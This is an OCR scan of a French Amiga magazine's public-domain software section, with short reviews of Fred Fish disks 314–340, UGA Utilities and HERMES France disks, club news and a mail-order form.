UUCP v1.03d: Des mois de travail furent nécessaire à Matt Dilon pour venir à bout de cette version très performante construite à partir du programme de la FISH 310. Ah oui!, j'oubliais, UUCP est un programme de NetWork sur Amiga qui permet de se connecter par Modem sur le filet construit par d'autres Amiga fans, ou de construire un réseau. Sources incluses.

FISH #314

A68k v2.61: L'assembleur entièrement Domaine Public. Cette version est totalement compatible avec le Metacomco et génère (bien sûr) des objets compatibles avec l'Amiga. Sources C incluses.

Zc v1.01: Le package de langage C entièrement Domaine Public. Inspiré du compilateur Sozobon-C (sur Atari), vous y trouverez un environnement complet pour l'apprentissage (et même plus) du C sur Amiga. Version améliorée du package de la FISH 193. ENORME et INDISPENSABLE.

FISH #315

AmigaFox v1.0: Un afficheur de texte capable de gérer des graphiques.

Drawmap v2.0: Cet utilitaire vous permet de créer des représentations cartographiques dans les principaux standarts existants. De nombreuses améliorations dans la présentation sont apportées par cette Update de la FISH 229. Sources incluses.

Surf v2.0: Vous permet de générer des surfaces de révolutions de Bézier (késako? un verre à vin par exemple). Cette Update de la FISH 170 apporte des options très intéressantes comme la possibilité de générerer des fichiers compatibles avec de nombreux programmes modeleurs 3D, ou encore la fonction géniale qui autorise le mappage de votre surface par une image au format IFF. Sources incluses.

FISH #316

Formulae: Permet l'utilisation des propositions de bases sous le langage Sheme (fourni sur la FISH 149). Sources en Sheme incluses.

Iff2C v0.3: Conversion de données IFF ou ILBM en données C. Sources en C incluses.

IntuiSup v1.15: Une librairie qui augmente les capacités de l'Amiga dans l'environnement graphique et le système d'exploitation. Plusieurs programmes illustrent l'utilisation des fonctions de cette librairie.

Life v5.0: Une Update du jeu Life dont la rapidité à été améliorée. Un jeu très original. Sources incluses.

SmartIcon v2.0: Un utilitaire très intéressant qui permet d'iconiser les fenêtres sous Amigados. Iconiser = mettre un objet (fenêtre par exemple) sous forme d'icône (i.e comme les icônes des disquettes). Update de la FISH 214. Sources incluses.

Vectors v1.1: Un petit programme qui teste la rapidité de tracé des lignes sur l'Amiga. Dans le jargon des programmeurs de CAO on qualifie ainsi les performances d'une machine pour le dessin en format plan.

FISH #317

StillStore v1.2: Un programme de broadcast, donc à utiliser en association avec la vidéo. Il semble que de très nombreuses possibilités soient offertes. Cet utilitaire est écrit à l'aide du langage Director. Rien de plus à ajouter, sinon que nous le remettrons au Yéti pour avoir l'avis de l'Omnipotente Créature Vidéophage sur cette denrée qui fleure bon les cimes de son Tibet natal.

Uniq v1.1: Gestion de fichiers textes suivant la commande du même nom sous UNIX. Sources incluses.

FISH #318

CNewsBin (1): Première partie d'une rubrique C News pour l'Amiga. Vous trouverez ici de nombreux fichiers nécessaires pour mettre en place et démarrer C News. La suite sur la FISH 319

LHWarp v1.21: Un utilitaire de compression de données sur disquettes. Le programme lit chaque piste, la compacte grâce à un algorithme de codage de 'huffman' et enfin produit un fichier image de la disquette qui pourra ensuite être décompressé pour reconstruire la disquette. Cette version est une Update de la FISH 305.

PKAZip v1.01: Une boîte à outils pour créer, examiner, extraire, tester, visualiser et imprimer des fichiers compressés au format Zip. Interface Intuition complète. Update de la version sur la FISH 311.

WaveMaker v1.1: Il est destiné à procurer aux étudiants ou musiciens un sens intuitif des modes de vibrations complexes et de leurs harmoniques. Une approche trés intéressante. Sources incluses.

Xoper v2.2: Très accessible programme de visualisation et de contrôle des diverses fonctions du système. Un utilitaire qui rend de grands services comme tâche de fond. Update de la version figurant sur la FISH 274 et qui corrige quelques erreurs. Sources en assembleur incluses.

FISH #319

AHDM v1.1a: Version démo de Amiga Hard Disk Menu, programme qui vous permet de créer jusque dix pages de menus (deux seulement sur la démo) qui seront disponibles lors de la mise en route de l'Amiga bootant sur un disque dur. Tout programme, commande et fichier script compatible avec l' Amigados peut être sélectionné à partir de cet utilitaire.

CNewsSrc (2): La seconde partie des sources en C et des exécutables C News. La première partie se trouve sur la disquette FISH 318.

Mathtrans v1.1: Une librairie de fonctions mathématiques spécialement conçue pour exploiter un coprocesseur arithmétique 68881/82. Les fonctions remplacent dans ce cas avantageusement celles de la librairie Amigados et sont jusqu'à quinze fois plus rapides que celles-ci. Sources incluses.

FISH #320

AmigaTrek (2): La suite de la parodie de Star Trek sur Amiga (le premier épisode est sur la FISH 278). De très bons moments.

AmiOmega v1.0: Un exellent jeu de rôles/aventure sur Amiga. Il requiert toutefois un méga de mémoire mais vaut le déplacement si l'on supporte la langue de shaekspeare.

FISH #321

DezHexBin v1.1: Un tout petit utilitaire de conversion de nombres entiers en hexadécimaux et binaires. Sources en assembleur incluses.

IconJ v1.0: Voici le programme qui envoie directement IconX vers la poubelle la plus proche. Il possède toutes les fonctionnalités de son ancêtre mais y ajoute la possibilité de lancer par double click d'une icône tout fichier script Amigados ou ARexx. D'autres options toutes plus intéressantes les unes que les autres sont disponibles et je vous laisse la surprise de les découvrir. L'utilitaire AtatJ inclus permet de lier/délier un fichier script à vos fichiers icônes. Sources en JForth (Eh oui!) incluses. Ceux qui ne se procurent pas ce programme sont inexcusables.

Ifs v1.5: Un programme permettant la visualisation de systèmes de fonctions itératives. Il permet de créer des images très compactes des représentations de fonctions complexes. Cette représentation rend par exemple très simple la visualisation d'images fractales. Des exemples sont fournis par l'auteur. Sources C incluses.

Planets: Des routines de calcul de la position des planètes vues à partir d'un point quelconque de notre bonne vieille Terre. Sources incluses.

Turtle: Une librairie de fonctions qui permettent de gérer le dessin au travers d'un RastPort. Sources C et assembleur incluses.

UnixDirs: Un utilitaire qui rend compatible les syntaxes UNIX associées avec les commandes réferrantes aux directories. Sources incluses.

WhereIs v1.18: Un programme de recherche de fichiers sur mémoire de masse (i.e disquettes ou disque dur). Sources en C incluses.

FISH #322

Gwin v1.0: Une collection très complète de routines graphiques à intégrer aux programmes en C. Un fantastique réservoir pour les programmeurs, ce package inclue une abondante documentation (en anglais) et de nombreux exemples.

FISH #323

ColorTools: Trois outils pour manipuler les couleurs de l'écran.

CZed: Un package MIDI complet pour la gestion de tous les synthétiseurs de type Casio CZ. Ce package était à l'origine commercial mais est passé dans le Shareware.

Linksound: Deux petits exemples de fonctions linkables avec vos propres programmes et permettant deux types d'avertisseurs sonores. Sources incluses.

Show v2.0: Seulement 9 Ko pour cet utilitaire dont la vocation est la visualisation des fichiers images au format IFF. De plus en plus complet, avec de nombreuses nouvelles options.

FISH #324

ANSIEd v1.3: Version démo d'un programme de gestion des fichiers textes avec un device écran au standart ANSI. Quasiment toutes les fonctions aux normes ANSI sont supportées. Dans cette version le mode sauvegarde a été désactivé.

DiskFree v1.0: Un tout petit programme icônifiable qui vous donnera la place libre restante sur tous les devices connectés à votre Amiga.

DPFFT v2.1: Version améliorée de DPlot (FISH 290). Utilitaire dédié aux représentations graphiques de fonctions ou à la construction de courbes à partir de points donnés, DPlot est vraiment le must dans sa catégorie sur Amiga.

Mailchk v2.01: Un utilitaire de gestion du mailing sous un environnement DNet. Sources incluses.

Tetris: Une version DP de ce jeu de réflexion culte. Sources incluses.

FISH #325

Batchman v1.1: Il vous permettra de lancer des programmes CLI ou des fichiers scripts par simple click sur un gadget écran. Sources en Modula-II incluses.

DClock v1.5: Version Update du programme de la FISH 298, il permet l'affichage de l'heure dans la barre titre du Workbench et ne demande que très peu de CPU (2%). Sources incluses.

DoRevision v1.0: Permet de créer simplement des en-têtes reflétant les versions révisées de vos sources. Sources incluses.

FAM v1.1: File Access Manager autorise l'accés bufferisé a un tiroir pour de multiples programmes ARexx. Sources incluses.

FarPrint v1.5: Version Update de la FISH 281, FarPrint est un debogueur pour programmes sans liens avec leur environnement. De nouvelles fonctionnalités sont offertes par cette version. Sources incluses.

KeyMacro v1.0: Un programme permettant de configurer votre clavier à partir d'un fichier texte. Il peut associer jusqu'à huit fonctions différentes à chaque touches. Sources incluses.

LifeCycles v2.0: Il permet de déterminer vos biorythmes.

MemGuard III: Une routine qui surveille ce qui se passe en mémoire. Très rapide dans son exécution, elle est tout à fait transparente à l'utilisateur.

RexxHostLib: Une librairie destinée à simplifier la procédure de création/management d'un hôte pour ARexx. Une option permet même la possibilité de contrôler un port ARexx à partir de l'AmigaBASIC (imaginez un peu le BASIC contrôlant AmigaTex par exemple). Sources incluses.


FISH #326

CBDump: Utilitaire sous CLI pour ceux qui travaillent avec le ClipBoard Device. Utile pour le test et l'interfaçage des programmes qui ne supportent pas le Clipboard Device. Sources incluses.

DispMod v0.11: Un programme de visualisation qui ne supporte que les messages ARexx. Sources incluses.

Itb v1.1: Un programme qui convertit un icône en une image IFF. Update de la version de la FISH 85 à laquelle il ajoute un contrôle de la palette de couleurs.

MicroTerm v0.1: Un tout petit programme surtout intéressant comme exemple de



*Ed: n'a pas pu resister à la tentation: Jamais il n'aurait pensé que sa bonne vieille Amstrad DMP2000 sortirait une merveille pareille à partir d'un bitmap Amiga (aidé par l'utilitaire de vectorisation **Trace** qui se trouve dans le nouveau **Professional Draw 2.0** (voir test))*

gestion au travers des devices console et serial. Sources incluses.

NeuronalNets: Quelques programmes pour jouer avec les filets neuronaux qui utilisent les algorithmes de Hopfield ou de Hamming.

PopScreen: Fait revenir au premier plan un écran situé en arrière. Sources incluses.

Snap v1.4: Il peut clipper et mettre en mémoire une partie quelconque d'un écran (utilise le Clipboard Device).Update de la version 1.3 (FISH 274). Sources incluses.

VSnap: Une version intermédiaire entre Snap v1.3 et v1.4.

FISH #327

ARTM v1.0: Amiga Real Time Monitor visualise et contrôle l'activité système : tâches, fenêtres, librairies, devices, résidence, ports, mémoire, vecteurs, interruptions, polices de caractères et assignation. Cette Update de la FISH 277 est fournie en version NTSC et PAL.

MM: Un jeu de type MasterMind contre l'Amiga. Sources incluses.

MRBackUp v3.4: Une Update du programme de backup de disque dur vers disquettes dont la dernière version figurait sur la FISH 279.

Msh: Ce programme vous donnera la possibilité de lire des disquettes au format MSDos (40 ou 80 pistes) et d'effectuer toutes les opérations qui sont possibles sur les fichiers de disquettes au format AmigaDos. Il faut noter que celà fonctionne aussi pour des disques dur au format FAT. Sources incluses.

SoftFont: Convertit les polices compatibles avec les HP LaserJet au format Landscape. Sources incluses.

FISH #328

AnalytiCalc v24-01a: Un système très complet d'analyse numérique. Sont inclus une feuille-calcul, des programmes de tracés, une documentation et de nombreuses fonctions pour simplifier l'utilisation. Beaucoup d'améliorations ajoutées à la version précédente de la FISH 176, cet utilitaire est un must dans la catégorie aride du calcul mathématique.

Hames: Quelques petits programmes écrits par Chris Hames. DirWork v1.01 est un petit utilitaire de gestion des tiroirs.FSDirs v1.3 accélère les accés disquettes. VMK v27 est un chasseur de virus. NoInfo v1.0 prévient la création de fichiers .info.

RoadRoute v1.1: Un conseiller en circulation qui permet de se renseigner sur les routes permettant de gagner une destination, de connaitre les temps de parcours à prévoir et la distance à effectuer. La base de données ne contient que quelques régions des U.S.A. et constitue une Update de la FISH 251. Sources incluses.

FISH #329

CPU: Deux utilitaires, l'un en C et l'autre en assembleur, qui détecte la nature du processeur définissant votre CPU (68000,68010,68020 et 68881). Sources incluses.

DiskSpeed v3.1: Version très améliorée par rapport à celle de la FISH 288, cette utilitaire est dédié aux tests de rapidité d'accés aux disquettes et même au DMA et au CPU. Sources en C incluses.

Empire v1.33w: Réécriture complète (en DRACO) du jeu tactique Empire qui dans son ancienne version était relativement obscur. La jouabilité est nettement accrue par cette Update.

FileSystems: Permet de visualiser les informations systèmes caractéristiques de vos devices lecteurs. Sources incluses.

OnePlane: Enlève l'un des bitplanes du Workbench (il n'en reste plus qu'un). Sources incluses.

FISH #330

Mostra v1.0: Un programme très complet de visualisation des fichiers graphiques aux standarts IFF et ILBM. Malgré sa grande compacité (14 Ko) Mostra offre un nombre effarant de possibilités que je vous laisse le soin de découvrir. Peut être le meilleur qu'il m'ait été donné de voir dans la jungle des utilitaires de visualisation d'images.

Palette v1.1: Update de la version sur

la FISH 55, Palette permet de modifier les couleurs des écrans définis par un quelconque programme. Sources en assembleur incluses.

Vt100 v2.9a: Update de l'émulateur de console type VT100 (cf. FISH 275). Compatibilité quasi absolue et port ARexx. Sources incluses.

XprKermit v1.5: Une librairie de fonctions qui permet de se conformer au protocole de communication Kermit à partir d'un protocole de type XPR. Sources incluses.

FISH #331

CRobots v2.2w: Un jeu basé sur la programmation en C. Vous construisez un petit programme de pilotage pour votre robot qui devra alors pouvoir se mesurer à des confrères guidés par l'Amiga. Update de la version de la FISH 311.

Csh v4.01a: Une Update du shell Csh (FISH 309) qui corrige quelques bugs. Sources incluses.

Iff2Ex v1.0: Intéressante fonction qui convertit une image IFF en un exécutable. Admet les formats PAL, NTSC, l'entrelacement et l'overscan.

LhArcA v0.99a: Version améliorée de lharc qui nécessite la présence de la librairie ARP.

LVR v1.2: Un tueur de virus destiné à enlever les virus coquilles qui se greffent sur les exécutables.

NTSC-PAL v1.0: Des utilitaires qui permettent aux Amiga munis du nouveau systéme ECS (avec le Agnus 1Mb) le passage des modes NTSC à PAL ou réciproquement. Sources en assembleur incluses par Nico François.

PatchLoadSeg v1.2: Un utilitaire qui détecte la présence d'un virus coquille lors du lancement de son hôte exécutable. Sources incluses.

VirusUtils v3.60: Un chasseur de virus récent, écrit par Pieter van Leuven.

FISH #332

AniPtrs: Quelques magnifiques pointeurs animés qui remplacent avantageusement l'ennuyeuse petite flèche rouge standart.

DevPatch: Un patch qui permet de réduire la taille des fenêtres lorsque celles-ci ne sont pas entièrement utilisées. Très utile pour gagner de la mémoire Chip. Sources incluses.

Helper v1.01: Un programme qui définit la touche Help comme accés à un aide pour l'utilisateur. Celà décharge le programmeur de la définition d'un aide dans ses applications. Sources incluses.

K1_Editor v1.0: Un éditeur pour le synthétiseur Kawaï K1 (m). Sources incluses.

Kryptor v1.0: Un encodeur/décodeur de fichiers très simple à utiliser. Sources incluses.

RevBut v1.0: Un programme qui définit une intervention lors du click sur le bouton gauche de la souris. Sources incluses.

FISH #333

MultiPlot vXLNb: Un package très complet dédié au tracé des graphiques 2D. Cette version fixe de nombreux bugs par rapport à celle de la FISH 292. Sources incluses.

FISH #334

FBM v0.9: Portage Amiga de la librairie Fuzzy PixMap, ce package permet la conversion et la manipulation de nombreux formats : GIF, IFF, PCX, PBM bitmaps, Sun rasterfiles et FBM. Vous pourrez aussi générer des fichiers au format Postscript et Diablo (pour imprimantes). Quelques fonctions de traitement d'images sont aussi disponibles: moyenne des niveaux de gris, histogrammes, lissage, rotations, ...

PPMore v1.5: Le superbe utilitaire de lecture de fichiers ASCii écrit par Nico François et qui permet la lecture des fichiers compactés par PowerPacker (disponible sur la Prestige 1).

PPShow v1.0: Toujours plus fort, PPshow permet de visualiser les fichiers graphiques IFF/ILBM ou ILBM mais aussi leurs formes compactées par PowerPacker (disponible sur la Prestige 1).

WhatIs v1.2a: Un petit code qui reconnaît les types particuliers de certains fichiers (exécutables, IFF, .info, Zoo, etc...) et fournit des informations intéressantes sur leur structure.

FISH #335

BoingDemo v0.3: Une version démo d'un jeu d'arcade. Totalement fonctionnel si ce n'est la durée des parties limitée à cinq minutes.

DTC: Un agenda pour vos rendez-vous et notes. Très agréable d'utilisation. Sources en FORTRAN incluses.

SeeHear v1.1: Il extrait le spectrogramme linéaire d'un son digitalisé et le reproduit très clairement à l'écran. Sources en C incluses.

FISH #336

Car v2.0: Un jeu de course automobile contre la montre. Dix parcours différents sont disponibles, image overscan et son stéréo sur quatre voies.

FileWindow: Un superbe requester de fichier entièrement du Domaine Public. Vous pouvez en toute liberté l'intégrer à vos propres programmes, mêmes commerciaux. Sources en C incluses.

MiniBlast v1.0: Un petit shoot'em up sympathique, il fonctionne en multi-tâche ce qui vous autorise une petite partie délassante au cours des tâches ennuyeuses.

Sys v2.1: Un jeu basé sur le jeu d'arcade PONGO. Belle réalisation et cinquante tableaux différents.

FISH #337

CManual v1.0: Le voilà arrivé le premier manuel domaine public sur le langage C dans l'optique Amiga. Onze chapitres et environ deux cents pages figurent sur cette disquette et s'y ajoutent quelques soixante-dix exemples de sources avec leurs exécutables associés. Tout ceci est fourni sous une forme compactée à l'extrême (occupation en format décompacté: trois disquettes !) et en langue anglaise.

FISH #338

Cpp: Portage du Decus Cpp sur Amiga. Update de la version figurant sur la FISH 28 et qui lui ajoute quelques fonctions ANSI. Sources incluses.

SASTools: Un tiroir rempli de petits utilitaires et de hacks. Sources en assembleur et Modula-II incluses.

SID v1.06: Un utilitaire de gestion de directory. Clair et efficace.

FISH #339

PCQ v1.1c: Un compilateur domaine public pour le langage Pascal. Des exemples et les sources du programme sont fournies. Encore un super langage à peu de frais.

FISH #340

NorthC v1.0: Package formant un environnement C complet pour l'Amiga. Il est basé sur Zc et l'assembleur de Charlie Gibb ainsi que l'éditeur de lien de Software Distillery. Sources partielles incluses.

PlPlot v2.6: Une librairie en C de fonctions dédiées au tracé de courbes sur Amiga. Elles autorisent la gestion de l'écran ou d'une imprimante. Cette update de la version de la FISH 222 améliore grandement l'interface utilisateur pour la gestion de la librairie et apporte de nombreuses applications supplémentaires. Un très bon outil. Sources incluses.

SpeakerSim v2.0: Une version démo du programme du même nom. A vous de vous faire une idée sur la question...

Joe le maxi

UGA...UGA...UGA...

Le descriptif de la collection Utilities continue cet été avec ces nouvelles disquettes:

UGA Utilities n°7

PLSTCreatorV1.5+: Pour créer vos PresetList sur votre SoundTracker.

BootLegV2.1: Pour lancer un programme à partir de votre bootblock.

IFF>EXE: Convertit une image IFF en un éxécutable.

IFF+MOD>EXE: Convertit une image IFF et un module SoundTracker en un éxécutable.

BootUp: Pour lancer jusqu'à 9 programmes à partir du bootblock.

GetFastBack: Pour se débarasser d'un NoFastMem résident récalcitrant, ou pour nettoyer la mémoire des virus et virusprotectors de tout poil.

SuperView: Un afficheur d'images IFF tous modes.

Browser: Pour se déplacer facilement et rapidement à travers les principaux directories du systéme.

ScrollMaster: Pour définir vos propres scrolltext.

VirusKiller et VirusHunter V3.1: Les viruskillers des startup UGA.

Lineart: Pour les nostalgiques des démos où des lignes parcourent l'écran en rebondissant sur les côtés. Définissable à souhait.

Jump: Pour accéder rapidement à des fichiers enfouis au plus profond de vos tiroirs.

DFrame: Pour créer des bobs animés. Se greffe sur DPaint. Vous pouvez ainsi avoir un mini DPaint III (avec les animations).

BounceShow: Un créateur de script pour SlideShow.

BootGenerator: Installez texte, viruskiller, bootblocks spéciaux en quelques secondes.

Et encore: BouncePic, BootControl, BootLoader, MultiBoot, PicView, GMenu.

UGA Utilities n°8

ATool: Un antivirus dans le style d'UVK.

Beep: Pour que votre Amiga puisse attirer votre attention en émettant un joli beep.

RS: Un clône de DiskDoctor amélioré. Permet de récupérer un fichier "deleted".

Chip: Force un programme à se charger en mémoire Chip.

FontMaster: Créez facilement vos fonts 8x8.

Resident Monitor: Un bon moniteur sans plus.

Ace: Un éditeur de texte qui exploite au mieux les possibilités de l'Amiga.

SekaGenI et II: Indispensable pour les programmeurs en Seka.

TryItCruncher: Un bon petit compacteur.

Selector: Un joli menu-sélecteur très agréable.

MasterSoundTrackerPlayerV2.2: Pour rejouer lesmodules du MST V2.2.

ISCV1.5: Un compacteur dansle style Warp-DiskToFile.

RainbowWriter: Pour faire de jolis écrans de présentation avec toutes les fonts et les couleurs que vous voulez.

MusicConverter: De nombreux utilitaires pour travailler vos fichiers SoundTracker et SoundFX.

AdvancedGuruInfo: Pour en savoir encore plus sur les fameux Gurus.

NoRipper: Vous permet de rendre des modules musicaux non 'rippables' i.e: on ne pourra les trouver en mémoire à l'aide d'un ripper.

SoundFXRipper: Pour traquer les modules SoundFX en mémoire.

Et encore: TextMaker, EdMap, ShowFont, FunSound, TPL, AcidModulePlayer, DPaint Unpack.

UGA Utilities n°9

KickSaverV2.0: Pour Sauvegarder sur disque ou sur eprom votre Kickstart.

3rdDay: Un excellent 'ripper' d'images en mémoire. Entiérement utilisable à la souris. De nombreuses fonctions de recherche agréméntées d'une bonne doc.

BPConvert: Pour convertir une image IFF en un fichier bitmap.

StarEditor: Créez en une minute un champ d'étoiles défilant avec un seul sprite.

TerrainSculpt: Pour modeler des montagnes fractales, réutilisables ensuite sur Sculpt3D.

Boottext: Pour afficher un texte en boot, ou pour lire plus facilement les textes de certaines intros.

POVirusKillerV1.6: Un antivirus.

Kill'em: Un autre antivirus.

ModPlayer: Un player de modules SoundTracker avec quelques options bien utiles.

PaletteConverter: Pour chercher et sauvegarder la paletteden'importequelle image.

FBWRipper: Un traqueur de songs très facile à utiliser.

PatchLoadSeg: Installe une routine pour détecter les virus coquilles (IRQ, Xeno, ...).

Free: Un petit utilitaire pour connaître la place libre sur vos disquettes.

Et encore: Les updates de VirusKiller et VirusHunter (les antivirus utilisés dans les startup-séquences UGA), Stars, JoystickTester, FileCoder.

UGA Utilities n°11

View80: Un programme rapide et confortable pour lire tous les fichiers textes.

ApolloMidiProject: Version démo d'un enregistreur multipiste MIDI.

CalcV3.0: La nouvelle version de ce très bon tableur DP.

Converter: Pour manipuler avec puissance tous vos fichiers IFF.

FixDisk: Un programme pour récupérer le plus d'informations possibles sur une disquette défectueuse. Celui-ci peut entre autre rendre à nouveau utilisable des pistes considérées comme illisibles.

InstallFast: Un utilitaire précieux pour les possesseurs d'A1000 qui ont des problèmes de configuration avec leur extension mémoire.

LabelPrintV2.2: Pour imprimer facilement des étiquettes pour vos disquettes.

PopInfoV2.9: Vous donne à tout moment tous les renseignements utiles sur votre Amiga. Comporte aussi un antivirus intégré. Un programme qui est en train de devenir un must.

SonixPeek: Pour transferer facilement des partitions Sonix avec tous les instruments nécessaires sans de longues manipulations.

TGRV1.0: Pour traquer et sauvegarder les images présentes en mémoire.

VirusControl: Un super antivirus encore amélioré d'après son auteur.

Source Rescue: Pour aller à l'aide de vos sources assembleur perdues.

TrackDisplayer: Affiche en permanence la position de la tête d'un lecteur donné.

Et encore: Une nouvelle commande DIR, Squeezer, ByteKiller update, BobEditor, DefJamPackerV3.2 (compacteur), Image-ED, SystemZ V5.0, Coder.

CHEZ NOUS

*La collection **FRANCE** se renforce avec trois nouvelles disquettes ce mois...*

HERMES FRANCE #15:

Un énorme utilitaire pour faire swinguer votre Amiga : ***STPLAY*** de **Gilles DRIDI** est un must !... Vous pourrez rejouer les musiques Soundtracker ou les débusquer en mémoire. La force de ce programme: il est résident et supporte totalement le multi-tâches. Un vrai bonheur que d'éditer un source en écoutant les joyeux trilles de votre machine. Que ceux qui se privent de STPLAY deviennent sourds... ils l'auront mérité. Un grand bravo à Gilles Dridi qui joint une documentation et des musiques originales sur la disquette.

HERMES FRANCE #16:

Amigajeux de Fabienne Caudron regroupent plusieurs créations ludiques en Amigabasic compilé... Ceux qui ricanent (le basic.. pouf! pouf!) devraient jeter un oeil aux programmes de cette disquette. La réalisation est tout à fait remarquable et l'intérêt très présent. Bref voici une toute bonne disquette par une des rares représentantes féminine dans l'univers machiste des programmeurs de DP.

HERMES FRANCE #17:

Cette disquette regroupe les envois de plusieurs programmeurs et comportent essentiellement des créations en AmigaBa-

sic. De bonnes choses avec des sources tout à fait intéressantes et qui apporteront beaucoup à ceux qui s'adonnent à l'Amigabasic. Une mention toute spéciale à F.Lavialle qui nous livre un superbe casse-briques (écrit en assembleur) et un clin d'oeil aux autres auteurs figurant sur cette disquette: F. DESSAINT, F. DUCOULOMBIER, C. LE LAY, T. CHENE.

ATACOM Disk #1: (prix: 20FF)

ATACOM est, pour la branche Amiga, un nouveau venu dans le florilège des clubs. Il se distingue toutefois en réalisant dès sa naissance une disquette de compilation DP que cette association nous charge de diffuser (avis aux amateurs). Les programmes figurant sur la disquette sont: IconLab IconMeister SIT Iconize-Recolor DiskSalv DirUtil ShoWiz DFC Diskx ScreenX DMouse PPMore KeyMapEd SetKey NewZap Calc et des documentations (en anglais) sont fournies. ATACOM B.P. 15 50130 Octeville.

Joe Le Maxi

CONTACT...

Une actualité touffue nous oblige à être un peu moins bref que d'habitude. Alors tout de suite... la suite!

MORALISONS UN PEU...

Ron Fonteine le directeur des excellentes collections UGA nous a fait part de sa décision de geler tous ses produits durant trois mois. Le motif de cette action est le piratage éhonté dont ses logiciels "low budget" et les collections UGA font l'objet en Europe et tout particulièrement en Allemagne. Il est regrettable de constater que les nombreuses initiatives de Ron (et qui souvent sont destinées à encourager des programmeurs de talent), se voient ainsi piétinées par des personnes sans scrupules. Alors, n'oubliez pas, vous les lecteurs d'ANews que chaque achat de disquette UGA profite à des auteurs. Dont acte !

AVERTISSEMENT !

Le Club Amiga Montréal (CAM) nous a récemment contacté pour nous prévenir que la collection RPD que nous diffusons depuis un an déjà n'est autre que la collection CAM produite par nos amis du Québec. La collection CAM retrouvera donc son identité chez HERMES Diffusion et sera distribuée sous ce label. Apparemment les disquettes originales bénéficient d'une meilleure présentation que leur "remix". De plus, les nouveautés canadiennes nous parviendront désormais régulièrement. A suivre de près...

Attention, attention.

Nous prions maintenant les demoiselles de bien vouloir s'éloigner de leur magazine favori. La nouvelle qui suit risque en effet de faire monter subitement leur taux d'adrénaline au-delà des limites du raisonnable...

Joe le Maxi se marie!!!!! Eh oui Mesdemoiselles, perdez tout espoir. Notre Joe national a décidé de quitter cette douce vie de garçon pour s'essayer aux joies du mariage. R.I.P.

Deuxième avertissement. Cette seconde information menace les fondements mêmes de votre intégrité mentale. Si vous suivez en effet les palpitantes ave ntures de HERMES Diffusion depuis le premier épisode, vous devez vous rappeler qu'un jour l'existence d'un catalogue avait été mentionnée. Eh bien...(roulements de tambour)... IL EST ARRIVE !!! IL EST PRET !!! IL EST LA!!! Celui-ci sera fourni contre 10 frs sur demande ou automatiquement pour toute commande supérieure à 10 disquettes. Vous y trouverez pour la première fois les descriptions en français de la majeure partie de la collection FISH, ainsi que d'autres disquettes parmi les autres collections. Le catalogue sera réactualisé régulièrement et sera disponible dans les mêmes conditions chaque trimestre.

Ed l'Epicier et Joe le Maxi

BON DE COMMANDE

A retourner à :
En France:
HERMES Diffusion
BP 304,59220 Denain
En Belgique:
MiA Software
BP 111 2018 Anvers 14

HDNC (Numéro de Client): |_|_|_|_|_|_|
Nom: ____________
Prénom: ____________
Adresse: ____________
____
CP: |_|_|_|_|_| Ville: ____________

Les RPD 17,84,86,101,106,107,123,126,129,143,146 151,155,163 et FAUG 61 oomportent 2 Disks (40 FF)

20FF(125FB)
Fred Fish Disks 1-340
Amious 1-26
TBAG 1-29
Faug 1-75
PaNorAmA 1-98
RPD 1-215

30FF(190FB)
HERMES Prestige 1-5, HERMES France 1-14,
Bordello Beauties (à réserver aux adultes) 1-42 (20-27 Art Disks)
UGA Utilities,Sonix,Slideshow,Musio,Demos,Games,Anims,Soreenshots,Speoials Newsflash,Support Disks

35FF(220FB)
M.i.A Disks 1 à 4

360 FF (France uniquement)
Digitaliseur monophonique HERMES Diffusion en KIT

Collection	Disquettes	Total
	Frais de port	10 FRF
	Envoi en recommandé (facultatif): +10 FRF, SUISSE: +20 FRF	
	TOTAL	

Règlements par chèques bancaires ou postaux libellés à l'ordre d'HERMES Diffusion (ou MIA Software pour la Belgique).

Bon de commande valable jusqu'au prochain numéro d'A-NEWS 6-90

AMOS - 'De loin le meilleur Basic pour Amiga'

suite de la page 8

